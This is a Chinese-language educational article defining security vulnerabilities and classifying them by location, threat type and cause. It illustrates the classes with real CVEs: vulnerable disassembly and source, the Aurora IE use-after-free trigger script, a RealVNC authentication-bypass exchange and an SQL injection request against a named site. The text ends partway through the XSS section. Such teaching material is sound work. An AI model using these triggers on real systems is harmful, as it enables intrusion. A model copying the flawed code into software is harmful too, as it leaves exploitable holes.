安全漏洞概念及分类

瘦肉丁@weibo

本文是一个安全漏洞相关的科普，介绍安全漏洞的概念认识，漏洞在几个维度上的分类及实例展示。

安全漏洞及相关的概念

本节介绍什么是安全漏洞及相关的概况。

安全漏洞的定义

我们经常听到漏洞这个概念，可什么是安全漏洞？想给它一个清晰完整的定义其实是非常困难的。如果你去搜索一下对于漏洞的定义，基本上会发现高大上的学术界和讲求实用的工业界各有各的说法，漏洞相关的各种角色，比如研究者、厂商、用户，对漏洞的认识也是非常不一致的。

从业多年，我至今都找不到一个满意的定义，于是我自己定义一个：

安全漏洞是信息系统在生命周期的各个阶段（设计、实现、运维等过程）中产生的某类问题，这些问题会对系统的安全（机密性、完整性、可用性）产生影响。

这是一个从研究者角度的偏狭义的定义，影响的主体范围限定在了信息系统中，以尽量不把我们所不熟悉的对象扯进来。

漏洞之所以被描述为某种“问题”，是因为我发现无法简单地用脆弱性、缺陷和 Bug 等概念来涵盖它，而更象是这些概念的一个超集。


漏洞会在系统生命周期内的各个阶段被引入进来，比如设计阶段引入的一个设计得非常容易被破解的加密算法，实现阶段引入的一个代码缓冲区溢出问题，运维阶段的一个错误的安全配置，这些都有可能最终成为漏洞。

定义对安全的影响也只涉及狭义信息安全的三方面：机密性、完整性和可用性。漏洞造成的敏感信息泄露导致机密性的破坏；造成数据库中的信息被非法篡改导致完整性的破坏；造成服务器进程的崩溃导致可用性的丧失。漏洞也可能同时导致多个安全属性的破坏。

安全漏洞与 Bug 的关系

漏洞与 Bug 并不等同，他们之间的关系基本可以描述为：大部分的 Bug 影响功能性，并不涉及安全性，也就不构成漏洞；大部分的漏洞来源于 Bug，但并不是全部，它们之间只是有

一个很大的交集。可以用如下这个图来展示它们的关系：



已知漏洞的数量

各个漏洞数据库和索引收录了大量已知的安全漏洞，下表是一个主流漏洞库的数量的大致估计，漏洞一般最早从 20 世纪 90 年代开始：

漏洞条目库	特点	数量	URL
SecurityFocus	全揭露，带 POC	>60000	http://www.securityfocus.com/bid/_
OSVDB	数量最大，索引丰富	>100000	http://www.osvdb.org/_
Secunia	产品分类细	>58000	http://secunia.com/community/advisories/_
ISS XForce	描述信息专业	>90000	http://xforce.iss.net/_
CVE	最全的索引	>60000	http://cve.mitre.org/cve/cve.html_
CNVD	国内的中文数据库	>60000	http://www.cnvd.org.cn/flaw/list.htm

事实上，即便把未知的漏洞排除在外，只要订了若干漏洞相关的邮件列表就会知道：并不是所有漏洞数据库都会收录，就算把上面的所列的数据库中的所有条目加起来去重以后也只是收录了一部分的已知漏洞而已，实际的已知漏洞数比总收录的要高得多。

安全漏洞的分类

和其他事物一样，安全漏洞具有多方面的属性，也就可以从多个维度对其进行分类，重点关注基于技术的维度。注意，下面提到的所有分类并不是在数学意义上严格的，也就是说并不

保证同一抽象层次、穷举和互斥，而是极其简化的出于实用为目的分类。

基于利用位置的分类

本地漏洞

需要操作系统级的有效帐号登录到本地才能利用的漏洞，主要构成为权限提升类漏洞，即把自身的执行权限从普通用户级别提升到管理员级别。

实例：
Linux Kernel 2.6 udev Netlink 消息验证本地权限提升漏洞（ CVE-2009-1185 ）

攻击者需要以普通用户登录到系统上，通过利用漏洞把自己的权限提升到 root 用户，获取对系统的完全控制。

远程漏洞

无需系统级的帐号验证即可通过网络访问目标进行利用，这里强调的是系统级帐号，如果漏洞利用需要诸如 FTP 用户这样应用级的帐号要求也算是远程漏洞。

实例：
Microsoft Windows DCOM RPC 接口长主机名远程缓冲区溢出漏洞（ MS03-026 ）（CVE-2003-0352）

攻击者可以远程通过访问目标服务器的 RPC 服务端口无需用户验证就能利用漏洞，以系统权限执行任意指令，实现对系统的完全控制。

基于威胁类型的分类

获取控制

可以导致劫持程序执行流程，转向执行攻击者指定的任意指令或命令，控制应用系统或操作系统。威胁最大，同时影响系统的机密性、完整性，甚至在需要的时候可以影响可用性。

主要来源：内存破坏类、CGI 类漏洞

获取信息

可以导致劫持程序访问预期外的资源并泄露给攻击者，影响系统的机密性。

主要来源：输入验证类、配置错误类漏洞

拒绝服务

可以导致目标应用或系统暂时或永远性地失去响应正常服务的能力，影响系统的可用性。

主要来源：内存破坏类、意外处理错误处理类漏洞。

基于技术类型的分类

基于漏洞成因技术的分类相比上述的两种维度要复杂得多，对于目前我所见过的漏洞大致归纳为以下几类：

- 内存破坏类
- 逻辑错误类
- 输入验证类
- 设计错误类
- 配置错误类

以下是对这几类漏洞的描述和实例分析。

内存破坏类

此类漏洞的共同特征是由于某种形式的非预期的内存越界访问（读、写或兼而有之），可控程度较好的情况下可执行攻击者指定的任意指令，其他的大多数情况下会导致拒绝服务或信息泄露。

对内存破坏类漏洞再细分下来源，可以分出如下这些子类型：

- 栈缓冲区溢出
- 堆缓冲区溢出
- 静态数据区溢出
- 格式串问题
- 越界内存访问
- 释放后重用
- 二次释放

栈缓冲区溢出

最古老的内存破坏类型。发生在堆栈中的缓冲区溢出，由于利用起来非常稳定，大多可以导致执行任意指令，威胁很大。此类漏洞历史非常悠久， 1988 年著名的 Morris 蠕虫传播手段之一就是利用了 finger 服务的一个栈缓冲区溢出漏洞。在 2008 年之前的几乎所有影响面巨大的网络蠕虫也基本利用此类漏洞，汇总情况可以见下表：

蠕虫	中文名号	MS 公告号	CVE ID	漏洞名
Slammer	蠕虫王	MS02-056	CVE-2002-1123	Microsoft SQL Server 预验证过程远程缓冲区溢出漏洞
MSBlast	冲击波	MS03-026	CVE-2003-0352	Microsoft Windows DCOM RPC 接口长主机名远程缓冲区溢出漏洞
Sasser	震荡波	MS04-011	CVE-2003-0533	Microsoft Windows LSASS 远程缓冲区溢出漏洞
Conficker	飞客蠕虫	MS08-067	CVE-2008-4250	Microsoft Windows Server 服务 RPC 请求缓冲区溢出漏洞

上面表格里列出的蠕虫即使经过多年，在当前的互联网上还经常被捕捉到。

栈溢出漏洞是相对比较容易发现的漏洞，静态动态分析的方法对于此漏洞的挖掘已经相当成熟，因此这类漏洞，特别是服务端程序中，目前基本处于日渐消亡的状态。

实例：

- 暴风影音 stormtray 进程远程栈缓冲区溢出漏洞
  长度检查不充分的串连接操作。

```
1001C9F4 loc_1001C9F4:                           ; CODE XREF: sub_1001C910+AC□j
1001C9F4                lea     edx, [ebp+String2]
1001C9FA                push    esi             ; lpString2
1001C9FB                mov     esi, ds:lstrcatA
1001CA01                push    edx             ; lpString1, 调用函数传入的栈缓冲区指针
1001CA02                call    esi ; lstrcatA  ; 存在溢出
1001CA04                mov     ecx, [ebp+lpString1]
1001CA07                lea     eax, [ebp+String2]
1001CA0D                push    eax             ; lpString2
1001CA0E                push    ecx             ; lpString1
1001CA0F                call    esi ; lstrcatA
```

- Sun Solaris snoop(1M)工具远程指令执行漏洞（ CVE-2008-0964 ）
  无长度检查的*printf 调用。

```
1261 static void
1262 interpret_sesssetupX(int flags, uchar_t *data, int len, char *xtra)
1263 {
     ...
1271   char tempstring[256];
1272   struct smb *smbdata;
1273   uchar_t *setupdata;
     ...
1279   isunicode = smbdata->flags2[1] & 0x80;
1280
1281   if (flags & F_SUM && !(smbdata->flags & SERVER_RESPONSE)) {
     ...
1291     if (isunicode) {
1292       setupdata += 1;
1293       (void) unicode2ascii(tempstring, 256, setupdata, 256);
1294       sprintf(xtra, "Username=%s ", tempstring);
1295     } else {
1296       length = sprintf(tempstring, (char *)setupdata); // 向固定长度的缓冲区不加长度检查的sprintf，可以通过构造超长的AccountName来触发溢出
1297       sprintf(xtra, "Username=%s ", tempstring);
1298     }
1299   }
```

- Novell eDirectory HTTPSTK Web 服务器栈溢出漏洞

无长度检查的 memcpy 调用。

```
62003A95 loc_62003A95:                           ; CODE XREF: sub_62003991+F6□j
62003A95                sub     esi, [ebp+78h+var_88]
62003A98                sub     eax, [ebp+78h+var_8C]
62003A9B                cmp     eax, esi         ; 检查口令和确认口令长度是否相等
62003A9D                jnz     short loc_62003AE0
62003A9F                push    esi              ; size_t
62003AA0                push    [ebp+78h+var_8C] ; void *
62003AA3                push    [ebp+78h+var_88] ; void *
62003AA6                call    memcmp
62003AAB                add     esp, 0Ch
62003AAE                test    eax, eax
62003AB0                jnz     short loc_62003AE0
62003AB2                push    esi              ; size_t
62003AB3                push    [ebp+78h+var_88] ; void *
62003AB6                lea     eax, [ebp+78h+var_84]
62003AB9                push    eax              ; 目标缓冲区，128字节栈空间
62003ABA                call    memcpy           ; 不加长度检查的拷贝
```

- FlashGet FTP PWD 命令超长响应栈溢出漏洞

```
.text:00488C57 loc_488C57:                              ; CODE XREF: sub_487500+171D□j
.text:00488C57                  mov     esi, [esp+0F4h+var_CC]
.text:00488C5B                  mov     ebx, [esi-8]
.text:00488C5E                  test    ebx, ebx
.text:00488C60                  jz      short loc_488C94
.text:00488C62                  lea     edx, [ebp+2074h]
.text:00488C68                  mov     ecx, 40h    ; 256字节的栈缓冲区清零
.text:00488C6D                  xor     eax, eax
.text:00488C6F                  mov     edi, edx
.text:00488C71                  rep stosd
.text:00488C73                  mov     ecx, ebx
.text:00488C75                  mov     edi, edx
.text:00488C77                  mov     edx, ecx
.text:00488C79                  shr     ecx, 2      ; 不加长度检查的拷贝
.text:00488C7C                  rep movsd
```

- Imatix Xitami If-Modified-Since 头远程栈溢出漏洞。
  极其危险的 sscanf 类调用。

```
00444655
00444655 loc_444655:                                ; CODE XREF: sub_4444C0+124□j
00444655                lea     eax, [esp+78h+var_5C]
00444659                lea     ecx, [esp+78h+var_48]
0044465D                push    eax
0044465E                lea     edx, [esp+7Ch+var_58] ; 发生溢出的栈缓冲区，空间为20字节
00444662                push    ecx
00444663                push    edx
00444664                push    offset aDSDDDD  ; "%d %s %d %d:%d:%d"
00444669
00444669 loc_444669:                                ; CODE XREF: sub_4444C0+10B□j
00444669                push    edi             ; Src
0044466A                call    _sscanf         ; 没有长度限制的sscanf()调用，导致溢出缓冲区
0044466F                mov     ecx, [esp+8Ch+var_5C]
00444673                add     esp, 20h
```

- Borland StarTeam Multicast 服务用户请求解析远程栈溢出漏洞（ CVE-2008-0311 ）

```
003AA35E                mov     al, [ebx]   ; 拷贝循环开始处，ebx指向用户的请求数据，从源栈缓冲区取1字节
003AA360                cmp     al, 0Ah     ; 检查是否请求的行结束符0x0a
003AA362                mov     [edx], al   ; 把数据存入目标栈缓冲区
003AA364                jnz     loc_3AA4EF  ; 如果不是0x0a，指针加1后继续拷贝，整个拷贝循环没有检查边界情况，如果用户提交
大量不包含0x0a的字串，将会导致栈溢出
...
003AA4EF                inc     edx         ; 拷贝循环的后段，如果数据字节不是0x0a，在这儿增加相关的指针，继续拷贝
003AA4F0                mov     eax, [esp+618h+count]
003AA4F4                mov     ecx, [esp+618h+req_len]
003AA4FB                inc     ebx
003AA4FC                inc     eax
003AA4FD                cmp     eax, ecx  ; 检查是否拷贝完数据
003AA4FF                mov     [esp+618h+count], eax
003AA503                jl      loc_3AA35E ; 跳到拷贝循环开始处
```

- Microsoft DirectShow MPEG2TuneRequest 溢出漏洞（ CVE-2008-0015 ）

手抖，缓冲区的指针被当做缓冲区本身被数据覆盖溢出。

```
.text:59F0D732                  lea     eax, [ebp+ppvData]
.text:59F0D735                  push    eax             ; ppvData
.text:59F0D736                  push    ebx             ; psa
ReadFromStream(LPSTREAM ppvData)
{
        SafeArrayCreate(xx,x, user_controlled_len);
        SafeArrayAccessData(xx,&ppvData);
        ReadFile(x,&ppvData,user_controlled_len);// 正确的写法应该是 ReadFile(x, ppvData, user_controlled_len)

}
.text:59F0D74B                  push    ecx
.text:59F0D74C                  push    edi
.text:59F0D74D                  call    dword ptr [eax+0Ch] ; mshtml!FatStream::Read stack buffer overflow here
.text:59F0D750                  push    ebx             ; psa
```

堆缓冲区溢出

导致堆缓冲区溢出的来源与栈溢出的一致，基本都是因为一些长度检查不充分的数据操作，唯一不同的地方只是发生问题的对象不是在编译阶段就已经确定分配的栈缓冲区，而是随着程序执行动态分配的堆块。

实例：

- HP OpenView NNM Accept-Language HTTP 头堆溢出漏洞（ CVE-2009-0921）
  典型的先分配后使用的堆溢出问题。

```
5A308530                push    ebp
5A308531                mov     ebp, esp
5A308533                sub     esp, 10h
5A308536                mov     [ebp+var_10], ecx
5A308539                push    200h            ; size_t
5A30853E                call    ds:malloc       ; 分配一个512字节大小的堆块
5A308544                add     esp, 4
5A308547                mov     [ebp+var_8], eax
5A30854A                mov     eax, [ebp+var_10]
5A30854D                mov     ecx, [eax+4]
5A308550                push    ecx
5A308551                call    OvWwwEncodeUri  ; 对数据进行URI格式的编码，返回存放了编码后数据的堆块指针。
5A308556                add     esp, 4
5A308559                mov     [ebp+var_4], eax
5A30855C                mov     edx, [ebp+var_4]
5A30855F                push    edx
5A308560                mov     eax, [ebp+var_10]
5A308563                mov     ecx, [eax]
5A308565                push    ecx
5A308566                push    offset aSS_14   ; "%s=%s"
5A30856B                mov     edx, [ebp+var_8]
5A30856E                push    edx
5A30856F                call    ds:sprintf_new  ; 输出 变量=数据 格式的数据到已分配的512字节长的堆缓冲区，如果数据超长会
导致溢出。
5A308575                add     esp, 10h
5A308578                mov     eax, [ebp+var_4]
5A30857B                push    eax             ; void *
5A30857C                call    ds:free         ; 释放存在编码后数据的堆块，由于之前那个存放输出格式化数据的堆块溢出，释
放时会导致堆操作出错。
5A308582                add     esp, 4
```

- PHP (phar extension)堆溢出漏洞
  堆溢出特有的溢出样式：由于整数溢出引发 Malloc 小缓冲区从而最终导致堆溢出。

```
int phar_parse_tarfile(php_stream* fp, char *fname, int fname_len, char *alias, int alias_len, phar_arc
hive_data** pphar, int is_data, php_uint32 compression, char **error TSRMLS_DC) /* {{{ */
{
//.....
  size = entry.uncompressed_filesize = entry.compressed_filesize =
   phar_tar_number(hdr->size, sizeof(hdr->size));        //(*)
//.....
  if (!last_was_longlink && hdr->typeflag == 'L') {
   last_was_longlink = 1;
   /* support the ././@LongLink system for storing long filenames */
   entry.filename_len = entry.uncompressed_filesize;
   entry.filename = pemalloc(entry.filename_len+1, myphar->is_persistent);  //(**)

   read = php_stream_read(fp, entry.filename, entry.filename_len);    //(***)
//.....
```

静态数据区溢出

发生在静态数据区 BSS 段中的溢出，非常少见的溢出类型。

实例：

- Symantec pcAnyWhere awhost32 远程代码执行漏洞（CVE-2011-3478）

```
.text:042F5E94 jmp_overflow:
.text:042F5E94                 mov     ecx, [ebp+Count] ;接收到用户名字符串总长度
.text:042F5E97                 push    ecx              ; Count
.text:042F5E98                 push    ebx              ;接收到的原始用户名字符串
.text:042F5E99                 push    offset Source_0x108_ ; 拷贝的目标地址
.text:042F5E9E                 mov     ebx, ds:strncpy
.text:042F5EA4                 call    ebx ; strncpy    ; 导致溢出
```

```
.data:04305554                 align 10h
.data:04305560 ; char Source_0x108_
.data:04305560 Source_0x108_   db 6Ch dup(0)
.data:04305560
.data:043055CC                 db    0
.data:043055CD                 db    0
.data:043055CE                 db    0
.data:043055CF                 db    0
.data:043055D0                 db    0
.data:043055D1                 db    0
.data:043055D2                 db    0
.data:043055D3                 db    0
.data:043055D4                 db    0
.data:043055D5                 db    0
.data:043055D6                 db    0
.data:043055D7                 db    0
.data:043055D8                 db    0
.data:043055D9                 db    0
```

格式串问题

在*printf 类调用中由于没有正确使用格式串参数，使攻击者可以控制格式串的内容操纵*printf 调用越界访问内存。此类漏洞通过静态或动态的分析方法可以相对容易地被挖掘出来，因此目前已经很少能够在使用广泛的软件中看到了。

实例：

- Qualcomm Qpopper 2.53 格式串处理远程溢出漏洞（CVE-2000-0442）

```
 ......
#define BUFSIZE 2048
......
/* 我们看到，pop_msg()的第三个参数是format串*/
pop_msg(POP *p, int stat, const char *format,...)
{
    POP *p;
    int stat;               /*  POP status indicator */
    char *format;           /*  Format string for the message */
    char message[BUFSIZE]; /* 定义了一个BUFSIZE=2048大小的缓冲区 */

    va_start(ap,format);     xxx%.2000d<RET><RET>...<RET>
.......
    /*  Point to the message buffer */
    mp = message;           /* mp指向message[]起始地址 */
......
    /*  Append the message (formatted, if necessary) */
    if (format) {

/* 这里将变参ap按照format的格式输出到mp所指向的message[]中
   注意，这里没有检查拷贝数据的大小！
*/
        vsprintf(mp,format,ap);
```


想了解更多格式串漏洞的原理和利用，可以参考 warning3 在很早之前写的文档：
*printf()格式化串安全漏洞分析
http://www.nsfocus.net/index.php?act=magazine&do=view&mid=533
http://www.nsfocus.net/index.php?act=magazine&do=view&mid=534

越界内存访问

程序盲目信任来自通信对方传递的数据，并以此作为内存访问的索引，畸形的数值导致越界的内存访问，造成内存破坏或信息泄露。

实例：

- OpenSSL TLS 心跳扩展协议包远程信息泄露漏洞 (CVE-2014-0160)
  漏洞是由于进程不加检查地使用通信对端提供的数据区长度值，按指定的长度读取内存返回，导致越界访问到大块的预期以外的内存数据并返回，泄露包括用户名、口令、SessionID 甚至是私钥等在内的敏感信息。



释放后重用

这是目前最主流最具威胁的客户端（特别是浏览器）漏洞类型，大多数被发现的利用 0day 漏洞进行的水坑攻击也几乎都是这种类型，每个月各大浏览器厂商都在修复大量的此类漏洞。技术上说，此类漏洞大多来源于对象的引用计数操作不平衡，导致对象被非预期地释放后重用，进程在后续操作那些已经被污染的对象时执行攻击者的指令。与上述几类内存破坏类漏洞的不同之处在于，此类漏洞的触发基于对象的操作异常，而非基于数据的畸形异常（通常是不是符合协议要求的超长或畸形字段值），一般基于协议合规性的异常检测不再能起作用，检测上构成极大的挑战。

实例：

- Microsoft IE 非法事件操作内存破坏漏洞（CVE-2010-0249）
  著名的 Aurora 攻击，涉嫌入侵包括 Google 在内的许多大互联网公司的行动，就使用了这个 CVE-2010-0249 这个典型的释放后重用漏洞。

```
function initialize()
{
    obj = new Array();
    event_obj = null;
    for (var i = 0; i < 200 ; i++ )
        obj[i] = document.createElement("COMMENT");
}

function ev1(evt)
{
    event_obj = document.createEventObject(evt);
    document.getElementById("sp1").innerHTML = "";
    window.setInterval(ev2, 1);
}

function ev2()
{
    var data, tmp;

    data = "";
    tmp = unescape("%u0a0a%u0a0a");
    for (var i = 0 ; i < 4 ; i++)
        data += tmp;
    for (i = 0 ; i < obj.length ; i++ ) {
        obj[i].data = data;
    }
    event_obj.srcElement;
}
```

二次释放

一般来源于代码中涉及内存使用和释放的操作逻辑，导致同一个堆缓冲区可以被反复地释放，最终导致的后果与操作系统堆管理的实现方式相关，很可能实现执行任意指令。

实例：

- CVS 远程非法目录请求导致堆破坏漏洞（ CVE-2003-0015）

```
static char *dir_name;

dirswitch (dir, repos)
    char *dir;
    char *repos;
{
    int status;
    FILE *f;
    size_t dir_len;

    server_write_entries ();
...
    if (dir_name != NULL) // dir_name指向的内存可能被反复释放
        free (dir_name);

    dir_len = strlen (dir);

    if (dir_len > 0 && dir[dir_len - 1] == '/')
    {
        if (alloc_pending (80 + dir_len))
            sprintf (pending_error_text,
            "E protocol error: invalid directory syntax in %s", dir);
            return;
    }

    dir_name = xmalloc (strlen (server_temp_dir) + dir_len + 40);

    if (dir_name == NULL)
    {
        pending_error = ENOMEM;
        return;
    }

    strcpy (dir_name, server_temp_dir);
    strcat (dir_name, "/");
    strcat (dir_name, dir);
   ...
```

逻辑错误类

涉及安全检查的实现逻辑上存在的问题，导致设计的安全机制被绕过。

实例：

- Real VNC 4.1.1 验证绕过漏洞（ CVE-2006-2369 ）

  漏洞允许客户端指定服务端并不声明支持的验证类型，服务端的验证交互代码存在逻辑问题。

```
RealVNC的RFB(Remote Frame Buffer)协议初始验证过程

1) 服务端发送其版本"RFB 003.008\n"
2) 客户端回复其版本"RFB 003.008\n"
3) 服务端发送1个字节，指示所提供安全类型的数量
   3a) 服务端发送字节数组提供安全类型的列表
4) 客户端回复1个字节，从3a的数组中选择一个安全类型
5) 如果需要的话，执行握手操作，然后服务端返回"0000"
```

```
漏洞利用交互过程

Server -> Client: 52 46 42 20 30 30 33 2e 30 30 38 0a <- 服务端版本
Client -> Server: 52 46 42 20 30 30 33 2e 30 30 38 0a <- 客户端版本
Server -> Client: 01 02  <- 提供一种验证方式，02代表DES挑战响应方式
Client -> Server: 01              <- 回应并不在列表中的无需验证方式
Server -> Client: 00 00 00 00                          <- 验证成功
```

- Android 应用内购买验证绕过漏洞

  Google Play 的应用内购买机制的实现上存在的漏洞，在用户在 Android 应用内购买某些数字资产时会从 Play 市场获取是否已经付费的验证数据，对这块数据的解析验证的代码存在逻辑问题，导致攻击者可以绕过验证不用真的付费就能买到东西。验证相关的代码如下：

```
/**
* Verifies that the data was signed with the given signature, and returns
* the verified purchase. The data is in JSON format and signed
* with a private key. The data also contains the {@link PurchaseState}
* and product ID of the purchase.
* @param base64PublicKey the base64-encoded public key to use for verifying.
* @param signedData the signed JSON string (signed, not encrypted)
* @param signature the signature for the data, signed with the private key
*/
public static boolean verifyPurchase(String base64PublicKey, String signedData, String signature) {
        if (signedData == null) {
            Log.e(TAG, "data is null");
            return false;
        }

        boolean verified = false;
        if (!TextUtils.isEmpty(signature)) {
            PublicKey key = Security.generatePublicKey(base64PublicKey);
            verified = Security.verify(key, signedData, signature);
            if (!verified) {
                Log.w(TAG, "signature does not match data.");
                return false;
            }
        }
        return true;
    }
```

  代码会先检查回来的数据签名是否为空，不空的话检查签名是否正确，如果不对返回失败。问题在于如果签名是空的话并没有对应的 else 逻辑分支来处理，会直接执行最下面的 return true 操作，导致的结果是只要返回的消息中签名为空就会返回验证通过。

输入验证类

漏洞来源都是由于对来自用户输入没有做充分的检查过滤就用于后续操作，绝大部分的 CGI 漏洞属于此类。所能导致的后果，经常看到且威胁较大的有以下几类：

- SQL 注入
- 跨站脚本执行
- 远程或本地文件包含

- 命令注入
- 目录遍历

SQL 注入

Web 应用对来自用户的输入数据未做充分检查过滤，就用于构造访问后台数据库的 SQL 命令，导致执行非预期的 SQL 操作，最终导致数据泄露或数据库破坏。

实例：

- 一个网站 Web 应用的数值参数的 SQL 注入漏洞。


```
GET /wisard/shared/asp/Generalpersoninfo/StrPersonOverview.asp?person=5162%20and%
20db_name()%3E0--%20and%201=1 HTTP/1.1
User-Agent: pangolin/0.1
Host: www.wisard.org
Accept: */*

HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/5.0
Date: Thu, 24 Apr 2008 07:35:18 GMT
X-Powered-By: ASP.NET
Content-Length: 437
Content-Type: text/html
Expires: Thu, 01 Jan 1981 06:00:00 GMT
Set-Cookie: ASPSESSIONIDASTRDABD=NIPPPKNBAFADIOBENLNGPMBP; path=/
Cache-control: private

 <font face="Arial" size=2>
<p>Microsoft OLE DB Provider for ODBC Drivers</font> <font face="Arial" size=2>error
'80040e07'</font>
<p>
<font face="Arial" size=2>[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error
converting the nvarchar value 'InfoSARD' to a column of data type int.</font>
<p>
<font face="Arial" size=2>/wisard/shared/asp/Generalpersoninfo/StrPersonOverview.asp</
font><font face="Arial" size=2>, line 20</font>
```

跨站脚本执行（XSS）

Web 应用对来自用户的输入数据未做充分检查过滤，用于构造返回给用户浏览器的回应数据，导致在用户浏览器中执行任意脚本代码。

实例：

YouTube 上的一个存储式 XSS 漏洞。

